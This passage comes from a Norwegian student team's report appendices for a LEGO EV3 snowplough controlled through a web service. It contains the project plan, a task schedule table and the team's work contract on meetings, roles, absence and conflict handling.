Løsningen bygger på åpne teknologier som er stabile og lett tilgjengelige, noe som gjør prosjektet robust og videreutviklingsbart. Å bruke verdifulle ressurser i form av tid og energi på å gjenoppdage hjulet istedenfor å lene seg på veletablerte løsninger er lite bærekraftig.

Langsiktig

Med videre arbeid innen sikkerhet og skalerbarhet kan prinsippet bak prosjektet utvikles til større systemer som fremmer bærekraftig teknologibruk i praksis.

6.2.1 Sosialt

Kortsiktig

Teamet har hatt et inkluderende samarbeid der alle har deltatt aktivt, noe som fremmer sosial bærekraft i form av kommunikasjon, tillit og rettferdig arbeidsdeling.

Langsiktig

Vi har lært oss å fungere bedre, og som konsekvens fremme samhold og harmonisk samarbeid, noe som vil gjør at vi bidrar mer positivt til det kollektive sosiale samholdet i samfunnet og i verden.

6.2.2 Individuelt

Kortsiktig

Prosjektet gir direkte læringsverdi og faglig utvikling for deltakerne, og øker kompetanse innen programmering, prosjektstyring og samarbeid.

Langsiktig

Kunnskapen deltakerne tar med seg videre kan anvendes i fremtidige yrker og prosjekter som bidrar til bærekraftig innovasjon og teknologisk ansvarlighet.

7 Vedlegg

Vedlagt er dokumentasjoner spesifisert i leveringen av den fullstendige rapporten

- 7.0.1 Team 20 Prosjektplan
- 7.0.2 Team 20 Arbeidskontrakt
- 7.0.3 Team 20 Møteinnkallinger og Møtereferat
- 7.0.4 Team 20 timeliste med statusrapport
- 7.0.5 Team 20 Presentasjon av prosjektet

7.0.1 Prosjektplan

Team 20

Legoprojekt Prosjektplan IDATT1004 Teambasert samhandling Versjon <2.0>

Team-medlemmer

<i>Martin Henøen</i>
<i>Daniel Hermansen</i>
<i>Fredrik Jonathan Marjoni</i>
<i>André Skjellevik</i>

Prosjektplanen skal leveres som et vedlegg til prosjektrapporten og tas opp til diskusjon på første veiledningsmøte. Prosjektplanen bør også avklare eventuelle behov for ekstra legoutstyr.

Team 20

Revisjonshistorie

Dato	Versjon	Beskrivelse	Forfatter
<15/okt/25>	<1.0>	<Sette opp informasjon om teamet og nøkkelord for prosjektplanen>	<Fredrik>
<17/okt/25>	<2.0>	<skrive og revidere prosjektplanen klar nok til veiledningsmøte 2>	<Fredrik & Andre>

Team 20

Innholdsfortegnelse

1. Mål og rammer	4
1.1. Orientering.	4
1.2 Problemstilling / prosjektbeskrivelse og resultatmål	4
1.3 Effektmål	4
1.4 Rammer	5
2. Organisering	5
3. Gjennomføring	5
3.1. Hovedaktiviteter.	5
Fredagsmøtene	5
IDATT1004 øktene	6
3.2. Milepæler.	7
4. Oppfølging og kvalitetssikring	8
4.1 Kvalitetssikring.	8
5. Risikovurdering	8
6. Vedlegg	8
6.1 Tidsplan	8
6.2 Arbeidskontrakt for Teamet	8

Team 20

1. Mål og rammer

1.1. Orientering.

Hvorfor denne oppgaven. Hvordan/ Hvorfor ble den valgt?

Oppgaven ble valgt fordi den gir hvert teammedlem en mulighet til å anvende praktiske og teoretiske kunnskaper og erfaringer i et team-basert prosjekt. Ettersom teamet består av noen medlemmer med erfaring innen LEGO og EV3 og noen medlemmer med kunnskap innen web-tjenester og servere, var det naturlig å kombinere dette til en samlet problemstilling. En løsning med både robotikk og web tjeneste gjør det lettere for teamet å arbeide samtidig, og det gir stort læringsutbytte i form av å sette opp kommunikasjon mellom enheter.

1.2 Problemstilling / prosjektbeskrivelse og resultatmål

Prosjektet går ut på å bygge en EV3-basert brøytebil som er koblet til en web-tjeneste med et enkelt brukergrensesnitt. Brøytebilen skal kunne startes og stoppes gjennom web-løsningen, slik at maskinen og programvaren fungerer sammen.

Problemstilling:

Hvordan få EV3 robot med integrerte brøyte egenskaper til å samhandle med en webtjeneste slik at den kan startes og stoppes, samtidig som den er brukervennlig og pålitelig?

Resultatmål:

- Brøytebilen er robust konstruert og fungerer mekanisk
- Brøytebilen kan startes og stoppes via en web-tjeneste
- Stabil kommunikasjon mellom brøytebilen (EV3) og web-tjenesten
- Godt dokumentert utviklingsprosess

1.3 Effektmål

Hva er målet for deg / gruppa og hvilke langsiktige effekter eller gevinster virksomheten søker å oppnå ved å nyttiggjøre seg av resultatet fra prosjektet som spesifisert i vedlegg «Arbeidskontrakt».

De overordnede effektmålene for prosjektet er:

- Å styrke gruppemedlemmenes kompetanse i programmering, Github management, prosjektstyring og teambasert samhandling.
- Å levere et sluttprodukt som demonstrerer høy faglig kvalitet og kan fungere som referanse for fremtidige prosjekter.
- Å utvikle en effektiv arbeidsmetodikk som kan bidra til forbedret samarbeid i fremtidige teamprosjekter.
- Å sikre at alle gruppemedlemmer opplever økt mestring, faglig utvikling og positiv erfaring med samarbeid.

Team 20

1.4 Rammer

Prosjektet har ulike rammer ift. tid, utstyr og rom. Til bygging av EV3 roboten er vi avhengig av LEGO-delene vi har fått tildelt i teamet. Til utvikling av web-tjenesten er vi avhengig av en ekstra wifi-dongle til å kunne kommunisere fra EV3 enheten.

Prosjektet har en begrenset tidsplan da vi har flere kritiske datoer til å få gjennomført prosjektet. Se punkt 3.2. Teammedlemmene har begrenset tidskapasitet til å jobbe med prosjektet da det er andre gjøremål i denne prosjektperioden. Her følger vi arbeidskontrakten, se 6.2, for å unngå tidskonflikter og tidspress.

2. Organisering

Hvilke aktører er involvert i prosjektet

Alle aktørene som er involvert i dette prosjekter er:

- Teammedlemmene i Team 20 - Denne aktøren er ansvarlig for selve utførelsen av prosjektet og består av alle teammedlemmene
- Læringsassistentene (LA) - Disse aktørene er til nytte for tips og veiledning gjennom prosjektet da de har erfaring fra emnet tidligere
- Faglærerene - Disse aktørene er til nytte for forståelse for prosjektets produkt samt aktører som innehar kunnskapen og kravene for beståelse av emnet.

3. Gjennomføring

Lag en oversikt over prosjektets hovedaktiviteter og milepæler. For mere detaljer og visuell fremstilling av gjennomføring og aktiviteter – legges det ved et GANTT-diagram som vedlegg til prosjektplan (se kap 6 vedlegg).

3.1. Hovedaktiviteter.

Opplisting av hovedaktiviteter

Hva gjøres, hvem gjør det, hvorfor gjøres det, hvordan gjøres det. Når gjøres det, nødvendige forutsetninger før det kan gjøres, dokumentasjon / resultat av det som ble gjort

Fredagsmøtene

Hva, hvem og hvordan

- Teamet holder faste hovedmøter hver fredag, siste 30 minuttene av dagen.
- Møteagenda:
 - Hovedmøtet består av faste og variable bolker:
 - Faste bolker:
 - Oppsummering av uken som har passert
 - Hvilke milestones har vi oppnådd og har igjen
 - Planlegging for neste uke
 - Deklarering av kommende fravær

Team 20

- “Variable” bolker:
 - Andre aktuelle saker, inkludert konflikthåndtering eller spesifikke problemstillinger som oppstår

Hvorfor

- Teamet mener at et ukentlig møte med prosjektoppdateringer bidrar til kontinuerlig drift, jevn fremdrift og utvikling av medlemmenes kompetanse. Fordelen ved planlegging av kommende uke er at vi oppnår en tydelig og tidlig oversikt over prosjektets videre retning, samt identifiserer potensielle utfordringer som kan oppstå underveis. Ved å informere om planlagt fravær i forkant sikrer vi bedre ressursallokering, forutsigbarhet og effektiv koordinering av oppgaver innen teamet. Dette gjør det i tillegg slik at vi ikke får en reduksjon i driften, selv når et eller flere teammedlemmer som av begrunnede fravær ikke kan møte opp.

Forutsetninger

- Alle teammedlemmer må ha oppdatert sin individuelle fremdrift og status før møtet.
- Eventuelle rapporter, leveranser eller milepælsoppnåelser fra uken som har gått må være tilgjengelige.
- Teamleder skal ha forberedt møteagendaen og delt den i forkant, slik at møtet gjennomføres effektivt og strukturert.
- Alle medlemmer må møte presis og være forberedt på å bidra aktivt i diskusjonene.

Dokumentasjon / Resultat

- Etter hvert møte skal det skrives et kort referat som inneholder:
 - Oppsummering av diskusjonspunkter og beslutninger
 - Plan for kommende uke, inkludert ansvarsfordeling
 - Registrerte fravær og eventuelle risikofaktorer
 - Tiltak for å håndtere identifiserte utfordringer
- Referatet lagres i prosjektets dokumentasjonsverktøy (for eksempel Discord), slik at alle medlemmer har tilgang til oppdatert informasjon.
- Dette sikrer kontinuitet, transparens og sporbarhet i teamets arbeid.

IDATT1004 øktene

Hva, hvem og hvordan

- Teamet benytter de faste øktene i emnet *IDATT1004 Teambasert Samhandling* til å arbeide aktivt med prosjektet.
- Alle teammedlemmer deltar i disse øktene, og de brukes som dedikert arbeidstid der teamet fokuserer på fremdrift i prosjektet.
- Øktene organiseres ved at gruppen møtes fysisk på campus eller digitalt dersom situasjonen krever det.
- Arbeidet foregår i hovedsak gjennom samarbeid, diskusjon, problemløsning og fordeling av oppgaver.

Team 20

- Teamleder har ansvar for å sikre struktur i arbeidet og følge opp individuelle oppgaver, mens alle medlemmer bidrar aktivt innenfor sine respektive ansvarsområder.

Hvorfor

- Teamet bruker IDATT1004-øktene til å sikre kontinuerlig fremdrift i prosjektet og for å legge til rette for effektiv samhandling. Disse øktene gir mulighet til å arbeide tett sammen, noe som fremmer læring, kommunikasjon og felles forståelse av prosjektets status og mål. Ved å bruke denne tiden effektivt, reduseres behovet for ekstra møter utenom studieplanen, og gruppen oppnår bedre balanse mellom planlagt arbeid og individuelle bidrag. Øktene fungerer også som en arena for direkte tilbakemelding fra veileder, slik at teamet raskt kan tilpasse seg og forbedre prosesser ved behov.

Når

- IDATT1004-øktene gjennomføres til faste tidspunkter hver uke i henhold til timeplanen satt av instituttet.

Forutsetninger

- Alle medlemmer må møte forberedt og ha oversikt over sine pågående oppgaver.
- Oppdatert prosjektstatus og tilgang til nødvendige dokumenter og ressurser må være på plass ved møtestart.

Dokumentasjon / Resultat

- Resultatet av øktene dokumenteres i prosjektets samarbeidsverktøy (for eksempel GitHub eller Discord).
- Etter hver økt skal det foreligge en kort oppsummering av fremdriften, eventuelle beslutninger som ble tatt, og hvilke oppgaver som er delegert til neste arbeidsperiode.

3.2. Milepæler.

Opplisting av kritiske datoer.

HENDELSE	KRITISK DATO
VEILEDNINGSMØTE 2	Uke 43 onsdag
STAND-UP-MØTER MED FAGLÆRERE	Uke 44/45 onsdag
VEILEDNINGSMØTE 3	Uke 46 onsdag
PRESENTASJON AV PRODUKT	Uke 47 onsdag
LEVERING AV PROSJEKTRAPPORT	Uke 47

Team 20

4. Oppfølging og kvalitetssikring

4.1 Kvalitetssikring.

Hvordan sikre kvaliteten på alle arbeidene. Stikkord: Rutiner for testing? Kodeinspeksjon? Bytte med et annet team?

Teamet sikrer god kvalitet på alle arbeidene utført av medlemmene, som iterasjonstesting, kodeinspeksjon, dokumentasjon og lego-ingeniøring gjennom:

- Git retningslinjer
 - Se “Retningslinjer for bruk av Git” vedlegget
 - Se “Arbeidskontrakt” vedlegget → Prosedyrer → punkt C Dokumenthåndtering
- Fredagsmøtene
 - Se “Prosjektplan” vedlegget → 3 Gjennomføring → 3.1 Hovedaktiviteter
 - Se “Arbeidskontrakt” vedlegget → Prosedyrer → punkt A Møteinncalling

5. Risikovurdering

En enkel risikoanalyse som vurderer sårbarheter i prosjektet (hendelse, sannsynlighet, konsekvens og tiltak).

Risikovurdering				
Risiko ID	Hendelse	Sannsynlighet	Konsekvens	Tiltak
1	Fraværende medlem	lav+	medium	Alloker arbeid og ressurser
2	Merge/ PR konflikt	medium-	Høy	Fiks konflikten
3	Uenighet innad medlemmene	lav+	medium	Åpen dialog i for eksempel fredagsmøtene
4	Technical difficulties med EV3 (f.eks. problematisk EV3)	medium	Høy++	Søk assistanse fra faglærer/LA
5	Uorden i Git versjonkontroll og tree	medium	Høy++	Fiks treet
6	Webtjeneste fungerer ikke	medium	Høy++	løs problemet, i verste fall, skrap bort ide

For mer informasjon om ulike risikoer, sårbarheter og tiltak til disse for prosjektet se:

- “Arbeidskontrakt” vedlegget → Interaksjoner → punkt 4 Uenigheter, Avtalebrudd
- “Arbeidskontrakt” vedlegget → Prosedyrer → punkt B Varsling ved fravær eller andre hendelser

6. Vedlegg

6.1 Tidsplan

Kort beskrivelse av de enkelte aktivitetene (Gantt-diagram):

Noen av de mest fremtredende aktivitetene teamet gjennomfører i løpet av prosjektet består blant annet av ukentlige møter (jfr 3.1 Hovedaktiviteter), kritiske milepæler (jfr 3.2 milepæler) og iterasjonsuker hvor vi gjennomfører iterasjoner av produktet hittil

For mer detaljert oversikt over de enkelte aktivitetene, referer deg til “Gantt Diagram” vedlegget

6.2 Arbeidskontrakt for Teamet

Avtale for å definere/ beskrive hvordan teamet skal samarbeide gjennom prosjektet. Ta utgangspunkt i kontrakten dere har utarbeidet og gå gjennom denne for å se om dere ønsker å justere på denne. Se spesielt på mål – og tilpass disse til dette prosjektet og valgt problemstilling.

For mer informasjon se vedlegg “Arbeidskontrakt”

07.10.2025

Team 20

IDATT1004 Lego prosjekt

Team 20 Project lead: Fredrik


https://www.researchgate.net/publication/350000000

TASK	ASSIGNED TO	PROGRESS	START	END
Initiation				
Project information	AI (Mostly Fredrik & Andre who has)	100 %	10.8.25	10.8.25
Establish context	AI	100 %	10.8.25	10.8.25
Set up team	AI	100 %	10.8.25	###
Consume necessary information about the project	AI	100 %	10.8.25	###
Analyze project plan and necessary documentations	AI (Mostly Fredrik has done)	100 %	10.8.25	###
Planning and design				
Create schedule	AI (Mostly Fredrik has done)	100 %	10.10.25	###
Identify deliverables (establish the product)	AI (Mostly Fredrik has done)	100 %	10.10.25	###
Develop diagrams and sustainability aspects	AI (Mostly Fredrik has done)	100 %	10.10.25	###
Define scope and prepare for meeting with LA	AI	100 %	10.10.25	###
Confirm beginning in the Guidance meeting 2	AI	100 %	10.22.25	###
Execution and progreption				
Project working	AI	100 %	10.22.25	###
Ready webserver	Martin	100 %	10.19.25	###
Weekly meeting 42	AI	100 %	10.17.25	###
Weekly meeting 43	AI	100 %	10.24.25	###
Weekly meeting 44	AI	100 %	10.31.25	###
Weekly meeting 45	AI	100 %	11.7.25	11.7.25
Weekly meeting 46	AI	100 %	11.14.25	###
FINAL Meeting 47	AI	100 %	11.21.25	###
Iteration 1 per week 44	AI	100 %	10.27.25	11.2.25
Iteration 2 per week 45	AI	100 %	11.9.25	11.9.25
Iteration 3 per week 46	AI	100 %	11.16.25	###
Project Presentation	AI	100 %	11.19.25	###
Evaluation				
Monitor progress	AI	100 %	10.24.25	###
Guidance meeting 2 with LA	AI	100 %	10.22.25	###
Guidance meeting 3 with LA	AI	100 %	11.12.25	###
PRESENTATION	AI	100 %	11.19.25	###
Evaluate progress	AI	100 %	10.29.25	11.8.25
Address risks	AI	100 %	10.29.25	11.8.25

Insert new rows ABOVE this one

Project start: one, 10.8.2025

Display week: 1



7.0.2 Arbeidskontrakt (vedlegg til prosjektplan)

IDATT1004 – Arbeidskontrakt for Team 20

Medlemmer: Martin Henøen, Daniel Hermansen, Fredrik Jonathan Marjoni, André Skjellevik

Innledende tekst

Denne arbeidskontrakten er inngått mellom medlemmene i Team 20: **Martin Henøen, Daniel Hermansen, Fredrik Jonathan Marjoni og André Skjellevik**. Formålet med kontrakten er å etablere klare retningslinjer, prosedyrer og forventninger for samarbeidet i prosjektperioden. Dokumentet skal sikre et strukturert og rettferdig samarbeid, og et godt arbeidsmiljø basert på respekt og gjensidig ansvar.

Innhold

Mål (hva ønsker man å oppnå i prosjektet?)	1
Effektmål	2
Resultatmål	2
Roller og oppgavefordeling (Hvordan organiserer man arbeidet?)	3
Støttefunksjonsroller	4
Rotasjon og stemmerett	4
Prosedyrer (hvordan gjør man ting?)	5
A. Møteinnkalling	5
B. Varsling ved fravær eller andre hendelser	5
C. Dokumenthåndtering	6
D. Innleveringer av gruppearbeider	6
Interaksjon (Hvordan opptrer man sammen?)	7
A. Oppmøte og forberedelse	7
B. Tilstedeværelse og engasjement	7
C. Hvordan støtte hverandre	7
D. Uenighet, avtalebrudd	7

Mål (hva ønsker man å oppnå i prosjektet?)

Formålet med prosjektet er å levere en funksjonell og brukervennlig løsning som oppfyller kravene i oppgaven, samtidig som vi som gruppe tilegner oss praktiske ferdigheter i systemutvikling, teambasert samhandling og prosjektgjennomføring.

Prosjektet skal gjennomføres med høy kvalitet og effektiv ressursbruk. Arbeidsmiljøet skal preges av likeverdig ansvar, åpen kommunikasjon og gjensidig støtte.

Effektmål

De overordnede effektmålene for prosjektet er:

- Å styrke gruppemedlemmenes kompetanse i programmering, GitHub management, prosjektstyring og teambasert samhandling.
- Å levere et sluttprodukt som demonstrerer høy faglig kvalitet og kan fungere som referanse for fremtidige prosjekter.
- Å utvikle en effektiv arbeidsmetodikk som kan bidra til forbedret samarbeid i fremtidige teamprosjekter.
- Å sikre at alle gruppemedlemmer opplever økt mestring, faglig utvikling og positiv erfaring med samarbeid.

Resultatmål

Resultatmålene beskriver de konkrete resultatene/målene som skal være oppnådd ved prosjektets avslutning, og sikrer at prosjektets effektmål oppnås. Team 20 forplikter seg til følgende målbare resultater:

1. Sluttprodukt:

- a. Utvikle et funksjonelt produkt som oppfyller alle krav definert i oppgavespesifikasjonen.
- b. Produktet skal være teknisk stabilt, feiltestet og leveres innen avtalte frister.

2. Kodekvalitet og struktur:

- a. All kode skal være lesbar, godt strukturert og dokumentert i tråd med beste praksis (jfr. prosedyre C og D).
- b. Prosjektet skal benytte Git med tydelig commit-historikk, bruk av branches og pull requests i henhold til interne retningslinjer (jfr. prosedyre C og D).

3. Dokumentasjon og rapport:

- a. Utarbeide en fullstendig sluttrapport som beskriver prosjektets formål, metode, løsning og evaluering, i henhold til formelle krav.
- b. Sikre at dokumentasjonen er forståelig, presis og gjenspeiler utviklingsprosessen.

4. Tidsstyring og milepæler:

- a. Overholde alle interne milepæler og sikre at sluttproduktet er ferdigstilt minimum 48 timer før endelig innlevering for kvalitetskontroll.
- b. Eventuelle forsinkelser skal dokumenteres og håndteres i samråd med teamet.

5. Kvalitet og testing:

- a. Gjennomføre nødvendig funksjonell testing for å bekrefte at alle kritiske funksjoner fungerer som forventet.
- b. Eventuelle feil eller avvik skal være rettet før endelig innlevering.

6. Teamarbeid og ansvar:

- a. Alle medlemmer skal ha deltatt aktivt i koding, testing og dokumentasjon.
- b. Arbeidet skal fordeles jevnt og dokumenteres i commit-historikk, arbeidslogger og teamets fysiske møter.

Roller og oppgavefordeling (Hvordan organiserer man arbeidet?)

Team 20 opererer etter en flat struktur uten en permanent leder eller nestleder. Alle medlemmer har likt ansvar for fremdrift og kvalitet, og alle bidrar aktivt som utviklere. Innenfor denne rammen har hvert medlem definert spesialområder der de tar ekstra ansvar:

- **Martin Henøen** – Spesialist innen GitHub og programmering.
- **Daniel Hermansen** – Spesialist innen GitHub og programmering.
- **Fredrik Jonathan Marjoni** – Spesialist innen programmering, med erfaring fra GitHub, EV3-robot og mekanisk konstruksjon av legorobot.
 - **I tillegg fungerer Fredrik som koordinerende leder for teamets drift**, med ansvar for å sikre oversikt over fremdrift, oppgavefordeling og informasjonsflyt mellom medlemmene. Rollen innebærer et samlende og administrativt ansvar, men uten formell beslutningsmyndighet utover det som praktiseres gjennom teamets demokratiske prosesser.
- **André Skjellevik** – Spesialist innen GitHub og koding.

I tillegg til sine spesialområder forventes det at alle medlemmer bidrar på tvers av roller etter behov. Beslutninger tas i fellesskap gjennom konsensus, og teamet praktiserer delt ansvar der møteledelse, dokumentasjon og fremdriftsoppfølging går på rundgang eller avtales etter behov. Teamlederfunksjonen er ment å bidra til stabilitet og struktur i arbeidet, og fungerer i samspill med de øvrige støttefunksjonsrollene.

Støttefunksjonsroller

• Møteleder (også kjent som "Overleder")

Møtelederen har et midlertidig, utvidet ansvar sammenlignet med øvrige medlemmer i den uken rollen innehas. Dette innebærer å lede hovedmøtet (fast fredagsmøte), følge opp agendaen og sikre at diskusjoner holder seg målrettede.

Rollen fungerer som en koordinerende funksjon og har myndighet til å fatte endelige beslutninger dersom teamet står fast i en «deadlock»-situasjon. Utover dette praktiseres beslutninger gjennom demokratisk prosess, og møtelederrollen gir ikke permanent høyere status enn de øvrige medlemmene. Rollen roterer ukentlig og overrekkes etter hvert hovedmøte (se bilde).

- Møteleder har vetorett kun i tilfelle fastlåst situasjon; ellers tas beslutninger demokratisk.
- Ved fravær av møteleder trer neste person i rotasjonsrekkefølgen inn som møteleder frem til ordinær overrekkelse.

Overleder Rundgang	
Uke	Ansvar
37	Fredrik Jonathan Marjoni
38	André Skjellevik
39	Martin Henøen
40	Daniel Hermansen
41	Fredrik Jonathan Marjoni
42	André Skjellevik
43	Martin Henøen
44	Daniel Hermansen
45	Fredrik Jonathan Marjoni
46	André Skjellevik
47	Martin Henøen
48	Daniel Hermansen

• Referatskriver

Referatskriveren er den som står først i rekken for å bli neste møteleder. Rollen innebærer å dokumentere møtets beslutninger og gjøre dem tilgjengelige for hele teamet.

- Ved fravær av møteleder overtar referatskriveren neste person i rotasjonsrekkefølgen som midlertidig møteleder, mens referatskriverrollen overtas av den påfølgende personen i rekken.
- Rollen sikrer kontinuitet i dokumentasjon og beslutningsprosess, og alle beslutninger tas gjennom konsensus i teamet.

Rotasjon og stemmerett

- Hvert møte bytter møteleder etter fast rotasjonsliste.
 - Normalt: Fraværende medlemmer beholder stemmerett dersom de gir sin stemme innen kl. 22:00 samme dag. Dersom fysisk oppmøte ikke er mulig, skal digital deltakelse via Discord forsøkes, slik at medlemmet fortsatt kan delta aktivt og avgjøre beslutninger. Digital deltakelse: Fraværende medlemmer som kan delta via Discord beholder stemmerett.
 - Ekstraordinære nødstilfeller (nær deadline) kan medføre tap av stemmerett for beslutninger tatt i møtet.
- Eventuelle konflikter, som merge/commit-konflikter eller uenighet om faglige beslutninger, tas opp i hovedmøtet under de variable bolkene. Konflikten diskuteres åpent og saklig. Dersom et medlem ikke er til stede fysisk, deltar vedkommende digitalt, eller gir forhåndsstemme. Beslutning tas gjennom konsensus dersom mulig; møteleder har vetorett kun i deadlock-situasjoner.

Denne rotasjonsordningen sikrer at alle medlemmer får erfaring med møtelederrollen, at arbeidsbelastningen fordeles jevnt, og at teamet praktiserer delt ansvar for møteledelse, dokumentasjon og fremdriftsoppfølging på en systematisk og demokratisk måte.

Prosedyrer (hvordan gjør man ting?)

A. *Møteinnkalling*

(Når skal man ha møter. Hvordan innkalles det.)

- Teamets faste hovedmøte holdes hver fredag, siste 30 minutter av dagen.
- Møter innkalles via Discord, SMS eller Outlook minst 24–48 timer i forkant.
- Saksliste og agenda deles på forhånd slik at medlemmene kan forberede seg.

Møteagenda:

- Hovedmøtet består av faste og variable bolker:
 - **Faste bolker:** Oppsummering av uken som har passert, planlegging for neste uke og deklarerer av kommende fravær.
 - **“Variable” bolker:** Andre aktuelle saker, inkludert konflikthåndtering eller spesifikke problemstillinger som oppstår.

Rollefordeling under møtet:

- **Møteleder (overleder):** Leder møtet, følger opp agenda og sikrer at diskusjonene er målrettede. Rollen roterer ukentlig etter fast liste og overrekkes etter hvert hovedmøte.
- **Referatskriver:** Personen som står først i rekken for å bli neste møteleder. Dokumenterer møtets beslutninger og gjør dem tilgjengelige for teamet.

Fravær og deltakelse:

- Eventuelle fravær fra forrige uke revideres og kommende fravær deklarerer under hovedmøtet.
- Uventede fravær må varsles senest 24 timer før møtet.
- Normalt: Fraværende medlemmer kan beholde stemmerett ved å avgi sin stemme innen kl. 22:00 samme dag, eller delta digitalt via Discord dersom mulig.
- Ved ekstraordinære nødstilfeller kan fravær medføre tap av stemmerett for beslutninger tatt i møtet.

Ekstraordinære møter:

- Ved behov for ekstraordinært møte avtales dette i fellesskap, og innkalling sendes umiddelbart etter beslutning.

B. *Varsling ved fravær eller andre hendelser*

(Dersom man kommer for sent eller ikke kan møte)

- Dersom et teammedlem er forhindret fra å møte til avtalt tid, eller forventer å komme for sent, skal dette varsles til teamet senest 24 timer før det aktuelle møtet eller hendelsen. Varsling skal skje skriftlig via Discord, SMS eller Outlook til de øvrige teammedlemmene.

- Det er den enkeltes ansvar å sørge for tydelig kommunikasjon, inkludert forventet tidspunkt for ankomst (dersom forsinkelse) eller estimert fraværperiode (i tilfelle av sykdom eller annet).
- Dersom et medlem ikke kan møte, skal teamet vurdere digital deltakelse via Discord slik at medlemmet fortsatt kan beholde stemmerett.
- Manglende varsling i henhold til disse retningslinjene kan medføre at fraværet anses som ulegitimert og kan få konsekvenser for arbeidsfordelingen og fremtidig drift i teamet.
- Dersom forsinkelsen blir så omfattende at medlemmet vil ankomme etter at en vesentlig del av møtet/hendelsen (omtrent 25 % eller mer) er gjennomført, skal medlemmet i samråd med teamet vurdere om fysisk oppmøte fortsatt er hensiktsmessig. Alternative løsninger, som digital deltakelse eller mottak av referat, kan avtales i slike tilfeller.
- Ved gjentatte forsinkelser eller fravær uten gyldig grunn, spesielt når dette påvirker møtets formål eller fremdrift, kan det medføre omfordeling av ansvar eller andre tiltak bestemt av teamet. Eventuelle tiltak avgjøres i dialog mellom medlemmene for å sikre en rettferdig og konstruktiv løsning.

C. *Dokumenthåndtering*

(Prosedyrer for lagring, samskriving, versjonshåndtering)

- Vi følger de detaljerte retningslinjene for Git-bruk som beskrevet i dokumentet *“Retningslinjer for bruk av Git”*.
- Kort oppsummert gjelder:
 - Én kodebase, ingen duplisering.
 - Små, meningsfulle commits med presise meldinger.
 - Tags for milepæler.
 - Branches til eksperimentering og pull requests.
 - Historikken skal dokumentere prosjektets utvikling.

D. *Innleveringer av gruppearbeider*

(Ferdigstilling, kvalitetskontroll av innholdet, holde frister)

- Alle innleveringer, inkludert prosjekter, oppgaver og øvinger, skal følge retningslinjene i *“Retningslinjer for Git i teamet”*.
- Teamet skal sikre at koden og dokumentasjonen er oppdatert, testet og korrekt merket med commits, merges og tags før innlevering.
- Milepæler og tags skal være oppdatert slik at innleveringen kan hentes ut i konsistent tilstand.
- Frister skal overholdes, og historikken i Git skal reflektere alle vesentlige endringer som er gjort i arbeidet.

Interaksjon (Hvordan opptrer man sammen?)

A. *Oppmøte og forberedelse*

Hva er god tatt som oppmøtetidspunkt til gruppemøter og forelesning. Hvilke krav har man til forberedelser

- Oppmøte til møtene er obligatorisk med mindre gyldig fravær er varslet (jfr Prosedyrer punkt B punkt 1).
- Det er god praksis å møte opp i god tid før møtet/hendelsen for å effektivisere møtet, driften og planen videre.
- Medlemmene forventes å møte presis (jfr Prosedyrer B) og forberedt til avtalt agenda (jfr Prosedyre A punkt 2).

B. *Tilstedeværelse og engasjement*

Hva med bruk av PC til underholdning mens arbeid pågår.

- Aktiv deltakelse forventes under møter og arbeidsøkter
- Alle skal med sine respektive kompetanser komplimentere de andres kompetanser for å sammen, som et team, oppnå en tverrfaglig og flerfeltet kompetanse gjennom møtet

C. *Hvordan støtte hverandre*

(Hva skal til for at man gleder seg til neste arbeidsdag)

- Teamet skal fremme en positiv og inkluderende kultur.
- Teamet skal med sine respektive kompetanser komplimentere de andres kompetanser for å sammen, som et team, oppnå en tverrfaglig og flerfeltet kompetanse
- Det oppfordres til å gi konstruktive tilbakemeldinger og bistå med oppgaver ved behov.

D. *Uenighet, avtalebrudd*

Hvordan håndteres uenighet, hvordan håndteres avtalebrudd (når ting ikke fungerer). Viktig å få fram hva dere som gruppe aksepterer av avvik.

Formål: Dette punktet beskriver hvordan Team 20 håndterer uenighet og brudd på avtaler, fra små uoverensstemmelser til alvorlige konflikter.

1. Små uenigheter:

- Løses primært gjennom åpen dialog under møter eller via digitale kanaler som Discord.
- Medlemmer som er fraværende, kan delta digitalt eller gi sin stemme på forhånd innen fristen definert i Prosedyrer A.

2. Moderat uenighet / faglig uenighet:

- Dersom uenighet gjelder faglige valg og ikke løses i møtet, benyttes strukturert diskusjon med vurdering av alternativer.
- Fraværende medlemmer deltar digitalt eller gir forhåndsstemme.
- Beslutning tas gjennom konsensus dersom mulig; møteleder har veto rett kun i deadlock-situasjoner.

3. Alvorlig uenighet / brudd på avtaler:

- Oppstår ved gjentatt manglende innsats, ubegrunnet fravær eller brudd på rutiner.
- Tiltak inkluderer individuell dialog, midlertidig omfordeling av ansvar eller involvering av veileder/emneansvarlig.
- Alle medlemmer skal informeres og gis mulighet til å delta digitalt ved alvorlige beslutninger.

4. Prinsipper:


- Alle uenigheter skal håndteres saklig og respektfullt, med fokus på problemløsning fremfor skyldfordeling.
- Null toleranse for:
 - Ubegrunnet eller manglende fravær.
 - Gjentatt manglende innsats.
 - Svak dokumenthåndtering.
 - Dårlig eller destruktiv kommunikasjon.
- Teamet viser fleksibilitet ved fravær utenfor medlemmenes kontroll.

5. Eskalering:

- Uenighet eskaleres i rekkefølge: hele teamet → digital deltakelse for fraværende → veileder/emneansvarlig.

Signering av Arbeidskontrakt for Team 20


Underskrifter:



Fredrik Jonathan Marjoni



Daniel Hermansen



